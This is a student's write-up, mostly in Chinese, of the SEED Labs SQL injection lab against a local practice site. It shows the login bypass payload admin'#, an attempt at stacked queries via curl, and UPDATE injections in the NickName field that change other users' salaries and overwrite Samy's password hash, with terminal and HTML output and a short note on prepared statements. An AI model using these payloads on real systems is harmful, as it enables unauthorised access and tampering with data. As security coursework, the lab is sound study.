
SQL Injection Attack Lab

Task1:Get Familiar with SQL Statements

初始化数据库环境



```
[07/24/21]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                  COMMAND                  CREATED             STATUS              PORTS
NAMES
6486e1e2f43a        seed-image-mysql-sqli  "docker-entrypoint.s…"   21 minutes ago      Up 17 minutes       3306/tcp, 33060/tcp
mysql-10.9.0.6
04ecc9387aa4        seed-image-www-sqli    "/bin/sh -c 'service…"   21 minutes ago      Up 16 minutes
www-10.9.0.5
[07/24/21]seed@VM:~/.../Labsetup$ docksh 64
root@6486e1e2f43a:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```





```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show table
    -> show tables
    -> ^C
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> █
```


查询Alice的所有信息




```
mysql> SELECT *
    -> FROM credential
    -> WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------
----+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4
976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------
----+
1 row in set (0.00 sec)

mysql>
```

Task2:SQL Injection Attack on SELECT Statement

登录seed-server.com




输入admin'#，'#的作用是注释掉WHERE子句后边的Password部分



```
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs":
/a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' hre
'unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_
ontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logou
/button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table tabl
striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary
th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Ad
ess</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</t
<td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td>
d>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><t
98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>
193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32
1111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>432
314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

通过命令行访问Alice的数据库信息



```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"><
/a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href=
'unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fr
ontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout<
/button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table c
lass='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></th
ead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Bi
rth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th
scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></t
r></table>      <br><br>
      <div class="text-center">
        <p>
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      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```


附加了一个新的SQL语句，分号的url编码是3B%



```
[07/30/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=alice%27%23&Password=113B%UPDATE'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, w
ith a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of t
hese items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
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  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
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<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"><
/a>
```



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href=
'unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fr
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/button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table c
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ead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Bi
rth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th
scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></t
r></table>      <br><br>
      <div class="text-center">
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          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[07/30/21]seed@VM:~/.../Labsetup$ 
```


查询资料得知，SQL在预处理时使用占位符，并将传入的数据当做纯数据处理，不做编译使得注入的恶意命令不起作用，从而抵御此类注入攻击

Task3：SQL Injection Attack on UPDATE Statement

登录Boby账号的修改信息页面，在NickName处输入：

```
',salary=999999 WHERE name = 'boby';#
#单引号完成对前边语句的分隔，加入对salary的修改后使用 WHERE子句匹配用户名字
```



Boby Profile

Key	Value
Employee ID	20000
Salary	999999
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

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
更改ted的薪水，将上述语句改成：

```
',salary=-1 WHERE name = 'ted';#
```



Ted Profile

Key	Value
Employee ID	50000
Salary	-1
Birth	11/3
SSN	32111111
NickName	
Email	
Address	
Phone Number	

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
修改samy的密码为samy

首先获得其哈希为f8f626351f459ca25bc703e70e1dd5ab5cd48f36

输入

```
',password='f8f626351f459ca25bc703e70e1dd5ab5cd48f36' WHERE name = 'samy';#
```

成功使用新密码登录samy账户



Samy Profile

Key	Value
Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

